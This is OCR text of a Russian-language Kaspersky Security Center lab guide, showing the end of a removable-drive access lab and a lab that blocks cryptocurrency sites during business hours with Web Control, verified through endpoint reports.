
41. Укажите группу **Domain Users**
42. Нажмите **Next**




43. Нажмите **OK**




44. Убедитесь, что устройство стало доверенным для группы пользователей **Domain Users**
45. Нажмите **OK**




46. Перейдите на вкладку **Application Settings**
47. Перейдите в раздел **General settings**
48. Выберите компонент **Interface**



49. Пройдите по ссылке ***Notification* settings** в разделе **Notifications**



50. Выберите компонент **Device Control**
51. Отметьте параметр **Save in local report** для события **File operation performed** и нажмите **OK**
52. Сохраните политику: нажмите **OK**
53. Подождите, пока политика применится




Переключитесь на компьютер **Tom-Laptop**.

54. Скопируйте файл **invoice.txt** с рабочего стола на флешку


55. Убедитесь, что Kaspersky Endpoint Security позволяет записывать файлы на доверенное устройство

Переключитесь на компьютер **KSC**.

56. Откройте веб-консоль Kaspersky Security Center
57. В боковом меню выберите **Monitoring & Reporting** | **Reports**
58. Нажмите **Report on file operations on removable drives**



59. Перейдите на вкладку **Details**
60. Проверьте, что отчет показывает, что пользователь **ABC\Tom** записал на сменный диск файл **invoice.txt**



Заключение

В этой лабораторной были рассмотрены возможности разграничения прав доступа пользователей к флешкам, а также возможность исключать отдельные типы флешек из-под действий ограничений. В компании всегда может существовать ряд пользователей, например, секретари, которым необходимо получать данные с флешек, модель, а тем более серийный номер, которых заранее не известен.

Администраторы, обычно имеют ограниченное количество флешек, модель или серийный номер которых известен. Эти флешки, можно вывести из-под действия ограничений. Рассмотренный механизм исключения, достаточно гибкий и позволяет не только исключать определенные флешки, но и настраивать пользователей и/или группы пользователей, для которых будет действовать это исключение.

Лабораторная работа 18.
Как настроить контроль доступа к веб-ресурсам

Сценарий. В ходе анализа интернет-трафика компании выяснилось, что многие пользователи посещают сайты бирж криптовалют в рабочее время. Вы хотите запретить им это делать. Ваша задача — заблокировать доступ к биржам криптовалют при помощи политики

Содержание. В этой лабораторной работе:

1. Создайте правило блокировки доступа к биржам криптовалют
2. Проверьте работоспособность блокировки доступа к биржам криптовалют
3. Проверьте отчеты Kaspersky Security Center


Задание A: Создайте правило блокировки ресурсов криптовалют

В этом задании нужно включить в политике блокировку доступа к сайтам криптовалют всем пользователям в рабочее время.


Компьютеры **KSC**, **DC, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **KSC**.


1. Откройте веб-консоль Kaspersky Security Center
2. Перейдите на страницу **Devices | Polices & Profiles**
3. Откройте политику **Kaspersky Endpoint Security for Windows**




4. Перейдите на вкладку **Application Settings**
5. Перейдите в раздел **Security Controls**
6. Выберите компонент **Web Control**




7. Нажмите **Add**




8. В поле **Rule name** введите *Cryptocurrencies*
9. В поле Действие выберите **Block**
10. Пройдите по ссылке **Content Categories**




11. В списке **Content Categories | Online stores, banks, payment systems** выберите **Cryptocurrencies, mining**
12. Нажмите **OK**




13. Выберите параметр **Apply to individual users and / or groups**
14. Нажмите **Add**




15. В строке поиска введите **everyone**
16. Выберите соответствующую группу
17. Нажмите **Select**




18. Добавьте настройки расписания. В области **Rule Schedule** пройдите по ссылке ***Always***




19. Создайте новое расписание. Нажмите: **Add**




20. Введите имя правила **Business hours**
21. Настройте правило расписания таким образом, чтобы доступ к социальным сетям блокировался с понедельника по пятницу с 9.00 до 18.00
22. Нажмите **OK**



23. Выберите расписание: **Business hours**
24. Нажмите **OK**



25. Убедитесь, что создано правило блокировки **Cryptocurrencies**
26. Нажмите **OK**
27. Сохраните политику: нажмите **OK**
28. Подождите, пока политика применится




Задание B: Проверьте работоспособность блокировки доступа к биржам криптовалют

В этом задании нужно убедиться, что правило вступило в силу, и категория Криптовалюты и майнинг заблокирована

Задание выполняется на компьютере **Tom-Laptop**.


29. Войдите в систему под учетной записью **abc\Tom**. Пароль — **Ka5per5Ky**
30. Запустите Internet Explorer
31. Зайдите на сайт *www.coinmarketcap.com*
32. Убедитесь, что правило блокировки доступа к биржам криптовалют работает
33. Закройте окно Internet Explorer




Задание C: Проверьте отчеты Kaspersky Security Center

Задание выполняется на компьютере **KSC**.


34. Откройте веб-консоль Kaspersky Security Center
35. В боковом меню выберите **Monitoring & Reporting | Event Selections**
36. Нажмите **Recent Events**



37. Выберите последнее событие с устройства **Tom-Laptop**



